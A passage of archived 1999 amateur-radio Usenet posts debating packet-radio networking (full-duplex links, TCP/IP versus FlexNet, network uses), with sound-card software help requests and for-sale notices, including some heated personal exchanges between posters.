> and amps would be a revolution in wireless networking. It would
> overnight change the way packets move across the state. Wide-band
> 1 MHz bandwidth (fog horn) technology is shit. Will always be shit.
> Even the power companies don't use microwave anymore, they string
> fiber with the electric power between high-tension towers.

>
> When you get off your FSK and wide-band FM high horse, then and only
> then will you be ready for the next packet radio. 10 watts at 300
> feet running 1.6 Mbps will negate anything you could dream about your
> TAPR TNC-2 clones funtionality. With whatever software you want to
> connect serially to it.

A 384 kbps duplex connection to a distributed international wireless network is interesting, even for me. Give the ability to connect from anywhere (with the right equipment) in the world, and it gets even more interested. With the ability to get involved at a relatively low entry cost, you get a lot of more interested folks. If it uses technology that has market, more people will get involved, not just for a hobby's sake, but to increase their own skills for the market.

Digital amateur radio could have the advantage of transferring skills to lucrative careers, if only because an understanding of CDMA, spread spectrum, antenna design, radio location, interference, echoing, etc. are easily transferred to skills that are valuable in the cellular industry, organizations setting up wireless links, wireless Internet, etc. The world is going digital, and that is what the new generation is used to, and learning.

I got my technical license a couple of years ago, and did some stuff on voice. When I started school, my interest dropped off with a high-speed Internet connection, no free time, and the need to pump resources into my computer. I have remained interested in digital wireless (it is the future), but on the ham front (in America, anyways) the whole scene appears to be 10 years behind everyone else. TAPR has some really interesting spread spectrum equipment, and there have been some interesting regional experiments, that is about it. I would love to get involved in the digital world again, but I don't have the time, skills, or resources needed to really get involved (on the high-end). These are the costs of being on the bleeding edge :) but the ability get equipment for high speed digital packet would be nice. Better for someone to get a 384 kbps connection now, and then tweak it to 1.6 Mbps later when they feel confident with fooling around with equipment. But nothing is available (that I know of), and critical mass is nowhere near being attained.

There is nothing that compares to the thrill of talking to someone from Algeria or Antarctica, but people don't understand it, and now I can 'talk' to people from across the world with practically zero effort. Ham radio, in it's current form, simply can't compete with the Internet.

sigh I really don't know what it would take to get me, and others like me, interested in ham radio, either again or for the first time. Wireless cannot compete with land line on simple technical aspects, but it can at least get out of the bandwidth dumps (Talking about how fast a 9k6 duplex link is can really depress today's bandwidth freaks). An upgrade to 56kbps isn't enough today, we need to get faster (much faster). And technically speaking, we can. Once some half-way decent

bandwidth is there, new applications can emerge that take advantage of the flexibility of amateur radio.

Speaking of applications, new satellite extensions to TCP/IP may be useful for ham radio networks (high latency).

Commercial wireless is speeding ahead on the digital track and achieving ever higher performance characteristics, new wire technologies are making the capacity of wire (fiber) practically infinite (40 terabits per second using WDM and 80 wavelengths, not actually implemented, just theoretically possible).

OK, I'm done now. Sorry for the length. I've just been frustrated by the (apparent) lack of progress in the digital packet arena, despite the (apparent) availability of the technology. I also think that digital packet can be the medium that attracts future users to ham radio, and it hasn't even begun to live up to its potential.

Dave (an occasional lurker)

> Steve, K5OKC
>
> Sent via Deja.com http://www.deja.com/
> Share what you know. Learn what you don't.

3899. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7u6m9o.ig8.nomail@linux.pe1chl.ampr.org>
Source record: 16607

George T. Baker <w5yr@swbell.net> wrote:
>Rob, granted that you have excellent radio networking capabilities - and
>are to be congratulated upon the accomplishment! - I still have a
>question in my mind:

>What do you *DO* with the networks?

>This is not a "dumb question" nor am I attempting to flame anyone or
>start an argument. I just honestly don't know what I or most any other
>ham would do with a packet network, regardless of how well it works.
>Color me stupid or behind the times, I guess . . .

I use it less and less all the time...
The only permanent use that is left is to have a permanent telnet
connection to some friends, where topics of the day are discussed like
they would be on a local FM channel. Only these connections are too
long-ranged to be made directly, so they are made across a couple of
network nodes.

At least as long as this is still easily possible. The network nodes
now natively route IP traffic, so a permanent TCP session (between telnet
applications) is possible without any traffic when nothing is typed.

Sadly enough, other amateurs don't see the beauty of routing IP in the
network, and want to "upgrade" it to FlexNET. But FlexNET cannot route
IP, and forces you to use a surrogate: route it yourself and tunnel the
traffic through AX.25 connections that end up at another station that
routes IP. This would be a big step back, and probably the end of my
last use of the network.

The more we get away from a network that widely supports IP, the less
interesting applications are possible. So I just use the Internet instead.

Packet radio is a dead end anyway. Even with those "high performance
full duplex links" that operate at a blazing 9600 (or even 19200 or 38400)
bps, the network is slow compared to Internet.
Well, this is already being discussed in other threads.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3900. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rvtur$16n1@enews4.newsguy.com>
Source record: 16608

James Jefferson <jjeffers@deskmedia.com> wrote in message
news:37E1A455.2E05@deskmedia.com...
.
>
> Perhaps your best bet is to get some cheap amateur HT's to play around
> with it. I
> noticed that Jun's has ADI AT-400HP (70cm) HT's without batteries for
> $120.

That's some great advice, James! I'll most certainly look into that.

Thanks!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3901. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rvt8u$16dq@enews4.newsguy.com>
Source record: 16609

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7u6m9o.ig8.nomail@linux.pe1chl.ampr.org...

>
> >What do you *DO* with the networks?
>
> >This is not a "dumb question" nor am I attempting to flame anyone or
> >start an argument. I just honestly don't know what I or most any other
> >ham would do with a packet network, regardless of how well it works.
> >Color me stupid or behind the times, I guess . . .

Rob here is a good A type... I'm sure his reply to this question will
serve well of an example of A type thinking.

>
> I use it less and less all the time...

Told you!

> The only permanent use that is left is to have a permanent telnet
> connection to some friends, where topics of the day are discussed like
> they would be on a local FM channel. Only these connections are too
> long-ranged to be made directly, so they are made across a couple of
> network nodes.

What a thoughtful guy! Sets up a permanent connection over a couple of
nodes, QRM'ing his fellow hams 24/7 to no particular purpose.

Too much bother to just connect to these folks when you actually wish to
talk with them?

Remember that an important component of the A philosophy is a complete
disregard for the activities of other Hams that are "non A". This is a big
part of why amateur tcpip does not have a very good reputation among the
mainstream packet folks.

I see tcpip'ers talking (CC pid) on the local zoo channel frequently. Their
systems typically exchange four or five packets for every one that actually
contains information, and these are repeated a number of times before one
actually gets through. - This when hardly anybody else is experiencing any
significant retries.

Gee, why would they call tcpip and it's users "inefficient channel hogs" ?

>
> At least as long as this is still easily possible. The network nodes
> now natively route IP traffic, so a permanent TCP session (between telnet
> applications) is possible without any traffic when nothing is typed.

Another giant step backwards for amateur packet radio.

> Sadly enough, other amateurs don't see the beauty of routing IP in the
> network, and want to "upgrade" it to FlexNET. But FlexNET cannot route
> IP, and forces you to use a surrogate: route it yourself and tunnel the
> traffic through AX.25 connections that end up at another station that
> routes IP. This would be a big step back, and probably the end of my
> last use of the network.

Won't be long now! Unfortunately, Rob is full of farina about FlexNet being useless for tcpip. I wish he was right, but...

> The more we get away from a network that widely supports IP, the less
> interesting applications are possible. So I just use the Internet
instead.

Uh oh! Here goes the "applications mantra" again! I thought we had laid that one to rest.

> Packet radio is a dead end anyway.

There's an "A" attitude if I ever saw one! Attitudes like this are a dead give-away.

Anybody want to venture a guess why these guys are such losers within the packet radio community?

> Even with those "high performance
> full duplex links" that operate at a blazing 9600 (or even 19200 or 38400)
> bps, the network is slow compared to Internet.

Good thing that Ham Radio is about radio, and not about high-speed Internet communications, isn't it?

Let me be one of the first to invite you to take a hike, Rob, if you find that Ham Radio is just not good enough for you.
With your attitude (A) you are not good enough for Ham Radio either, so the solution is obvious.

We'll keep our fingers crossed about your local network upgrading to FlexNet real soon. Is there a place I can mail a donation?

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3902. PSK 31 and Soundblaster PCI

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: djarrell@erols.com
Message-ID: <7s06q9$5lk$1@winter.news.rcn.net>
Source record: 16610

Recently replaced my older Soundblaster 16 with a new
Soundblaster 16 PCI. Now PSK-31 software fails to work. Program
executes but doesn't seem to make the connect to the sound card.
Does any know if PSK-31 uses a specific address and interrupt?
Has anyone else experienced this problem. I am using an AMD
K6-2/350 with 64MB RAM running under Windows 98.

73
Dave Jarrell
AH6OB/4
Springfield, VA
djarrell@erols.com

3903. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <053jN5uw78Acn8jFX0W8doLUfQbW@4ax.com>
Source record: 16611

On Wed, 15 Sep 1999 08:37:47 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:
>Rick Ruhl <ricker@cssincorp.com> wrote:
>>Thanks for the kind words Peter, to me, that's what it's all about.
>
>>RE: RF internet. That is one of the goals, and the first step to it is the
>>completion of the HF Email Product. By using your TNC and an SSB radio, you
>>can send and receive internet email via commercial shore stations (WLO and
>>Globewireless) or on the ham bands, Winlink.
>
>>What this program will accomplish is that you can still send and get your
>>email, even if you have no phone line. I know many people who travel with
>>RV's and that are on yacht that use this type of service with an old
>>terminal style (Telex or BBS) interface. Our product puts the same look and
>>feel of the standard internet mail programs into this market.
>
>When someone would have asked me to write such a program, I would not have
>tried to write a user application that looks like a standard internet mail
>program, but I would just have taken a standard internet mail program.
>They usually come for free and are constantly being developed, why try to
>beat that?
>
>Just write a program that can act as an SMTP and POP3 server, and takes
>the mail composed in the standard mail program and converts it to the
>protocols used on amateur radio. With some cleverly chosen address
>structure, you can handle the mail alongside Internet mail without the user
>even needing to bother which way it will go. A "reply" on an incoming
>message will find its way back to the sender no matter if it came from
>Internet or from amateur radio.

Right. That's exactly the correct approach. Hide all the magic in sendmail,
or an equivalent daemon written for Windoze invoked at system startup,
and in the low level protocol and device drivers for each type of interface.
At the user level, implementation details should be invisible and irrelevant
to the functioning of user level services.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3904. Re: leadership, was The Applications Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7s0306$2ifn$1@arachne.labyrinth.net.au>
Source record: 16612

steve_sampson@my-deja.com wrote:
> It's the 13 year olds we want to attract. Boys and Girls, and not
> just retired white men. These kids are, at that age, what we used to
> call computer scientists 20 years ago. How many of you have seen the

I think it's an uphill battle -- if you know some ways to go about
attracting young people into the hobby I'd love to hear them.
I'm 22 and know plenty of people who could pass the theory and regulations
exams without doing too much study at all (engineering majors). The
interesting isn't there though. I don't know anyone my age who has
their full license. The local club has a lot of guys who are younger
(pre-retirement!) but still 30+ I think. I find this a bit of a shame
because I get a lot of fun out of this.

Hamish VK3SB
--
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Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

3905. Re: Wanted SCS PTC II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Stephen Cornell <scornell@fuse.net>
Message-ID: <ru79hr9elg717@corp.supernews.com>
Source record: 16613

Good luck the only ones I have seen for sale were estate sales. They work
too well to sell.
Regards W8KZY

In article <37c4a53d@news1.us.ibm.net>, "Johnny Rico" <lawdog2@ibm.net>
wrote:

> Boy not mine! Would not part with it!
>
> --
>
> Roger, W6VZV
> also reply via W6VZV@ARRL.NET
> --
> Politicians are the same all over. They promise to
> build bridges, even where there are no rivers.
> -Nikita Khrushchev
>
>
>
> <jhvogt@ibm.net> wrote in message news:37c356ff@news1.us.ibm.net...
>> Wanted: SCS PTC II used, we are going cruising and would like this
>> particular modem. Any for sale?
>>
>>
>
>

3906. Re: Anyone tried RadioCom 4.0???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: al <no@spam.here>
Message-ID: <zqXjN76ydaY8q3XT4FTgCtPVb8Rg@4ax.com>
Source record: 16614

On Sat, 18 Sep 1999 05:09:31 GMT, ke8hh@arrl.net wrote:

):>
):> My major interest is in finding a Windows 98 compatible program
):>that uses the sound card to send/receive cw & rtty (I've tried CW Get &
):>CW Put--CW Get I've had "mixed" results with [it copies, but with an
):>enormous number of errors compared to, for example, an MFJ-1278B] and
):>
):> Thanks in advance for any suggestions or comments.
):>
):> 73
):>
):> Rick

You may want to checkout: http://www.muenster.de/~welp/sb.htm

He lists alot of "soundcard" pgms.

Al

al at olg dot com
code3gold,m1200,535d,r70
wash dc , usa

3907. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s08t1$1cn5@enews4.newsguy.com>
Source record: 16615

George T. Baker <w5yr@swbell.net> wrote in message
news:37E27426.7BAD150@swbell.net...
>
> What do you *DO* with the networks?

Here's a listing of what a little over 1200 hams recently found to *DO* with
the networks, all in the last week or so:

By Message areas:

MISC,576 ALL,149 SALE,51 WANT, 45 TRADE,5 LLL,0 HELP,36 SWL,10
COMPUTER,17 SATELLITE,74 NETWORK,11 DEBATE,6 DX,104 TECH,6 RIGS,39
BBS,9 CQ,69 RECIPE,0 FLEXNET,3 HTML,3

By Individual Message Categories:

"JOTA",1 0N4LDF,1 12M,1 3D2WC,1 50MHZ,2 7TODOS,12
9K6,1 ADVERT,6 AEA,1 AERIAL,1 AGW,5 AGWPE,2
ALINCO,2 ALL,149 ALLE,2 AMIGA,2 AMSAT,8 ANTEN,1
ANTENN,1 ASTRO,1 ATARI,1 ATV,1 AWARD,2 BAYCOM,10
BBS,2 BILDER,1 BOATS,2 BPQ,6 CAR,2 CASIO,1
CLOVER,1 COMPUT,2 CONTES,2 CQ,69 CQDX,1 DAYS,1
DEAD?,1 DEBATE,6 DIGI,1 DIPLOM,5 DIVERS,3 DL0UM,1
DL5ANT,1 DL8YBU,1 DOS,1 DPTNT,2 DSC,1 DUTCH,1
DX,46 DXC,2 DXCC,4 DXINFO,1 DXNEWS,14 EMAIL,1
EMCOMM,2 ESPERA,2 EVENTS,1 F1,1 FADA,1 FAX,1
FBB,5 FK8,1 FLA,1 FLEX,1 FLEXNE,2 FLOHMA,9
FLYING,1 FRIEND,1 FUNKWX,16 GPS,2 GSM,3 HA3HP,1
HAM,1 HELP,29 HI8R,1 HICKOK,1 HTML,3 HTMLIB,1
HUMOR,33 HUMOUR,10 IARU,2 IBM,3 ICOM,18 INET,5
INFO,7 INSECT,1 INTERN,1 INTNET,1 INTRUD,12 IOTA,6
IPARC,1 IRISH,1 ISLAND,4 ITALIA,1 JASTA,29 JNOS,1
JOTA,1 KAM,2 KAMHLP,1 KENWOO,7 KEP,6 KEPLER,10
KEPS,22 KWD,1 KWOOD,1 LIGHTS,2 LINEAR,1 LINUX,7
LOGGER,1 MAC,1 MBO,1 MIR,11 MIRFAN,3 MM,1
MODS,2 MORSE,1 MSYS,2 N7JB0,1 NASA,2 NAVNET,5
NEED,3 NEWS,3 NEXUS,1 NODES,1 NOKIA,1 NOVICE,1
PA3BAH,1 PACCOM,1 PACKET,5 PACSAT,1 PACTOR,14 PC,1
PIC,20 PIX,1 PK232,3 PROG,4 PROP,1 PROPAG,1
PSK,5 PSK-31,1 PSK31,6 QRP,1 QSL,16 QSLDX,1
QSLINF,2 QST,9 RAFARS,2 RECH,1 REDBBS,9 REGEN,1
RELAIS,1 RNARS,2 ROUTE,2 RSARS,7 RUGBY,1 SALE,51
SALLY,1 SAREX,7 SAT,27 SCDX,5 SCHOOL,2 SCI,1
SCOUT,1 SCOUTS,5 SETI,3 SIX,10 SMTP,1 SOAP,4
SOLAR,3 SOPRON,1 SPCL,1 SSTV,3 STAMPS,1 STEAM,2
SUCHE,3 SUN,1 SUNSAT,11 SWAP,3 SWL,10 SYSOP,9

T,1 TAPR,1 TAX,1 TCP/IP,2 TCPIP,2 TECH,2
TECHNI,6 TELNET,7 TELTEX,1 TENTEN,1 TEST,2 TNC,1
TONNA,1 TOUS,1 TRADE,2 TRWIN,2 TSTH,1 TSTHWI,1
TUTTI,5 UFO,26 UNIX, 4 USBBS,1 USERS,2 VB,2
VHF,3 VIDEO,2 VIRUS,6 VK3PRA,1 WAB,4 WANT,28
WANTED,14 WEAKSI,1 WEB,1 WEBDES,1 WEIRDO,3 WFT,1
WFTHOS,1 WINDOW,1 WINNET,1 WINPAC,13 WOBGON,2 WSTNET,4
WX,14 WXSAT,1 Y2K,1 YAESU,12 YB-YC,1 YL,12
Z,3

Of course these Packet messages are just the tip of the iceberg... Lots of APRS activity, keyboard QSO's, Chatting, and even tcpip activity, all going on all the time.

If you can't figure out what to *DO* with a network, you should regard that lack as a personal problem... Plenty of other folks are having no trouble figuring it out at all.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3908. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <laHjN6ahNIG3l1QPi+vfkSH0nzNK@4ax.com>
Source record: 16616

On Tue, 14 Sep 1999 21:40:36 -0700, "Hank Oredson" <horedson@att.net> wrote:
>> This kind of thing is on the 'net' already.
>
>And available on ham radio. The problem we saw here in this part of
>the network (Portland, OR) was that even with good 9600 baud network,
>it was too slow. Needs low latency network. I suspect that if we had much
>better network these applications would thrive. Of course if we had tcp/ip
>running over the ham radio nets, then one could use any of the standard
>chat servers and clients. Have done some experiments with NetMeeting
>over ham radio. It needs a LOT faster network. 56k minimum.

Right. Netmeeting, and other whiteboard conferencing programs, do work
well on a 56 kb network. They really bring the benefits and power of packet
to the forefront. Digital voice programs such as i-net phone work too, though
currently they are more a curiosity than useful tool. rlogin also works for access
to distributed computing resources. Other more sophisticated client server
and distributed computing activities are also feasible. They just can't work
well at lower speeds due to throughput and latency problems, so until the
RF infrastructure is improved in an area, they won't see much use.

>How to create wide area tcp/ip networks? I don't know the answer
>to this one. It seems to be more a political issue than technical. Also
>the software needs to be a *lot* easier to set up and get working.

It is primarily a political (and financial) issue. RF networking requires
cooperation on a scale that's unusual for amateur radio. It also needs
an infrastructure whose cost has to be borne by the network users
in an equitable fashion. Few amateur groups have managed to pull it
off at the LAN/MAN level, and fewer still have managed to implement
and support a WAN size system.

I'd also agree that something a bit more user friendly than sendmail
scripts, routed, and ifconfig would be nice so that a user can get up and
running without having to know all the cryptic details of configuring to
work with a given network. (This has been getting better. Many of the
recent Linux distributions have setup menus which make these tasks
much easier than they were in the past when you "just had to know" to
be able to set things up.)

But each amateur does have to act as his own "ISP" in most of our
networks. That means he has to have knowledge and skills similar
to those required of people who administer landline ISPs. It isn't
"plug and play" the way a dedicated single user wireline internet
connection via an established ISP is. It probably can't be made
"plug and play" given the nature of amateur networks.

I'm not sure we want it to be plug and play anyway. If it were, then
we might as well just dial up an ISP and use the wired internet.
A major part of amateur packet radio is in learning how networking
works. We can't do that if we treat it strictly as a black box appliance.

>So perhaps this idea devolves into the political question of how to build
>fast ham radio networks. The solution to date has been to rely on the
>internet for almost all the transport, and not put $ and effort into building
>radio network. I don't see a solution for the network problem.

There probably isn't a solution with a national scope. There are too many
square miles, and too few hams, to make a national packet network viable.
The topology is too sparse, and the infrastructure costs, emphatically
including network maintenance costs of trunks through sparsely occupied
rural areas, are too high. Latency quickly rears its ugly head too, limiting
realtime network activity to a relatively few hops. It can be done on the
metropolitan area scale, however. The amateur density on the ground is
enough to support the necessary infrastructure, and the distances involved
are short enough to keep latency problems at bay.

In Europe, where countries are hardly bigger than our states, national
networks may be feasible. In the US, however, we have too many large
areas where the amateur population density isn't sufficient to support
the necessary network infrastructure for a fast reliable national RF
network. We'd be wasting our time and resources trying to use the
wrong tool for that job. We need to concentrate on doing what we can
do well, that's metropolitan wireless networks.

Note, we can do low speed relaying on HF, and we can do some non-realtime
relaying on slow VHF links. That has some potential as a national, and on some
frequencies international, scoped message passing system. But it is really a
separate thing from actual packet networking. That sort of message relay is an
application that rides *on top* of an underlying network or networks.

Not only are different protocols required on the slow links, but the very large
disparity in throughput and latency mean that the two don't interoperate well.
Trying to mix the two leads to a disappointing composite system no more capable
than its weakest link. In an internet age, most amateurs aren't going to tolerate
networks with latencies measured in hours or days. So there won't be much
continuing support for such efforts.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3909. Re: PSK 31 and Soundblaster PCI

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E3CF1E.7A1D262B@swbell.net>
Source record: 16617

Suggest you look at the new Mixer program that came with the new card.
You may have inadvertently turned off some of the card inputs or outputs.

Also suggest you try Sound Recorder, etc. in Windows to ensure that the
card itself is working.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

Dave Jarrell wrote:
>
> Recently replaced my older Soundblaster 16 with a new
> Soundblaster 16 PCI. Now PSK-31 software fails to work. Program
> executes but doesn't seem to make the connect to the sound card.
> Does any know if PSK-31 uses a specific address and interrupt?
> Has anyone else experienced this problem. I am using an AMD
> K6-2/350 with 64MB RAM running under Windows 98.
>
>
>
> 73
> Dave Jarrell

3910. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <37E3CE12.38BDB539@swbell.net>
Source record: 16618

Interesting, Charles, and thank you for putting this together for me, but what was the network aspect of the activity?

I seem to recall back in the 80's that the local BBS's in the Dallas area would log similar activity, though not in the quantities you report. What role did having the network available play in either allowing or exciting this activity? What locations did the network(s) link up? How does this level of activity compare with similar TexNet stats for the same time period? What were the prevailing network protocols? What percentage of the links were "pure radio?"

Look, Charles, let's clear up one thing right up front: regardless of your personal biases and opinions, which you seem willing to expound freely, there is no way that I can be derided as either a Type A or a Landline Lid. I work RADIO, I love RADIO and I have for a long, long time. I was one of the very first packet operators and stations in the North Texas area. I wrote and supported the TNC64 program that probably did as much as anything to get a few thousand folks started on packet when it first came out. The proceeds from that program, given to TPRS, allowed the first TexNet implementation to be funded and to happen.

I left the packet scene when I became literally "tired" of it after my retirement from TI and when my consulting and teaching activities started taking all my time. I have no ties with TAPR or TPRS whatsoever. At this point in my life - 70 years and counting - the political infighting is something I leave to folks like you and Greg whatever-his-name-is. I do retain a professional interest in amateur networking activity, though, and enjoy keeping up via this newsgroup and others. Your postings I always read in an attempt to keep up with all happenings in this area.

So, when I ask a civil question on the newsgroup or of you personally I expect and deserve a civil answer without a lot of political posturing or personal attack. From what I read, you have a lot to contribute to this topic. And in my opinion it would be much better received and accomplish more good if you would put some of that attitude behind you and turn down the personal crusade. "Just the facts, sir!"

Just some advice - unsolicited - from an interested bystander. And thanks again for taking time to respond to my question to Rob Jannsen. It is curious that he has not responded with similar information or with any information at all.

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 54th year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

3911. FS: QST BACK ISSUES $1.00

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Andrew <xandrew@tropicom.net>
Message-ID: <37E3D16F.62E6AEED@tropicom.net>
Source record: 16619
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,rec.radio.amateur.space

I am clearing out the ham shack of all my QST magazines once again. If anyone is interested, I am selling
1992-1998 at $1.00 ea. (you pay shipping costs however you want them shipped). If you
are interested in over 12 issues or the entire collection, make me an offer. I am willing to ship anywhere on
this planet so long as you are willing to pay the shipping costs.

Here are the issues that I have:

QST

1992 Jan - April $1.00 ea.
1993 Jan - Feb & April - Dec $1.00 ea.
1994 Jan - Oct & Dec $1.00 ea.
1995 Jan - Dec $1.00 ea.
1996 Jan - Dec $1.00 ea.
1997 Jan - Dec $1.00 ea.
1998 Jan - Dec $1.00 ea. (May issue is missing page 73)
1999 Jan - Current $2.50 ea.

All the issues are in perfect condition with no ripped pages or covers. Sorry I don't have anymore, but the last
time I did this in 1993, I sold all my 1989 through my 1992 issues less a few months still available.
If you would like to check my references, please feel free to do so. I am on Ebay and my user ID is: Andrew45
http://cgi2.ebay.com/aw-cgi/eBayISAPI.dll?ViewFeedback&userid=andrew45
--
********** DO NOT AUTOREPLY **********

TO REPLY REMOVE THE TWO 'X' FROM MY EMAIL
ADDRESS. ANTI SPAM MEASURES IN EFFECT

XANDREW@XTROPICOM.NET

****

3912. Re: Anyone tried RadioCom 4.0???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <37E3CEB0.6D0843EE@dialpoint.net>
Source record: 16620

Try here for sound card programs.

http://www.muenster.de/%7Ewelp/sb.htm

I have tried the btl program under win98 on a very cheap motherboard
that has the sound built in and even though it is a dos programs the btl
program works under win98.

I also tried the ftv program for cw ,but can not remember if it was
under dos or win98.

ke8hh@arrl.net wrote:
>
> The demo for RadioCom 4.0 _looks_ like it would have some useful
> features (Windows 98 interface, cw & rtty send/receive using the sound
> card, etc.)--but unlike any other demo this one doesn't actually operate
> your station, it just provides a "mock-up" of the operation with dummy
> data.
>
> Since (obviously) this provides no opportunity whatever to
> determine what the program is actually like in operation, I would be
> interested to know if anyone has actually purchased/used the software
> and if so how well it works. In particular, I would be using it with a
> Yaesu FT-920 connected to a Gateway GX-450xl box with dual xeon
> processors and the SoundBlaster AudioPCI 64D soundcard (which works
> great with ChromaPix using the interface design provided on the
> ChromaPix site). The computer is already set up to control the rig via
> TRX-Manager and has no problems with that operation either.
>
> My major interest is in finding a Windows 98 compatible program
> that uses the sound card to send/receive cw & rtty (I've tried CW Get &
> CW Put--CW Get I've had "mixed" results with [it copies, but with an
> enormous number of errors compared to, for example, an MFJ-1278B] and CW
> didn't work with my system [required a HamComm interface???]).I haven't
> found any other cw programs for the windows environment and the only
> rtty program I've found at all is dos based. RadioCom 4.0 _appears_ to
> be suited to my needs (recommendations for any other applications that
> would handle these modes would be _very_ welcome--particularly if they
> have demos or shareware versions that you can try before buying as did
> all the ham software [TRX-Manager, Logic5, ChromaPix, etc.] I currently
> own) as would feedback on RadioCom 4.0 itself.
>
> Thanks in advance for any suggestions or comments.
>
> 73

>
> Rick
>
> --
>
> 73 de KE8HH -- Rick Adams
>
> adamsr@voyager.net
> ke8hh@arrl.net
>
> Department of Social Sciences
> Jackson Community College, Jackson, MI
>
> "... and the only measure of your worth and your deeds
> will be the love you leave behind when you're gone."
>
> Fred Small, J.D., "Everything Possible"

------------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
-------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

3913. Re: FullDup RF links, anyone?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s0pkq$1mhc@enews4.newsguy.com>
Source record: 16621

George T. Baker <w5yr@swbell.net> wrote in message
news:37E3CE12.38BDB539@swbell.net...

> Interesting, Charles, and thank you for putting this together for me, but
> what was the network aspect of the activity?

You'll have to clarify that for me... I'm not sure what you are wanting to know there.

It's a listing packet BBS messages, if that's any help.

>
> I seem to recall back in the 80's that the local BBS's in the Dallas area
> would log similar activity, though not in the quantities you report. What
> role did having the network available play in either allowing or exciting
> this activity?

It's all stuff off of the packet net. If the packet net were not there, I would have had nothing to display. That's the role the network played.

>What locations did the network(s) link up? How does this
> level of activity compare with similar TexNet stats for the same time
> period? What were the prevailing network protocols? What percentage of
> the links were "pure radio?"

That would be a tough one to answer, since the messages came from all over the planet and used a variety of ways to get here to north Texas. If I had a listing of every participant of the network on the planet, I guess I could send you that. - But I don't.

I can answer that the percentage of "pure radio" (is there such a thing as "unpure" radio?) is much lower today than it was ten years ago, when the A types got their hooks into the packet radio net in the USA.

In other words, the US packet net has devolved and diminished on their watch. - The packet network that only the B types were competent to put together in the first place.

>
> Look, Charles, let's clear up one thing right up front: regardless of
> your personal biases and opinions, which you seem willing to expound
> freely, there is no way that I can be derided as either a Type A or a
> Landline Lid.

Welll, if somebody ever does, be sure and let me know about it. The following is the sum total in my reply to you that could concievably be construed (by a rational person) as being personally addressed to you:

If you can't figure out what to *DO* with a network, you should regard that lack as a personal problem... Plenty of other folks are having no trouble figuring it out at all.

I'll stand by that.

Don't you feel silly devoting the bulk of your post to defense of "attacks" and "name calling" that never occurred?

You sure look silly as hell to me, and you can take that just as personally as you like.

I don't have much time, patience, or sympathy for whiners. I'm glad to hear that you are not a LandLine Lid, too. Usually the two go together, but not always.

Take a chill-pill, OM!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

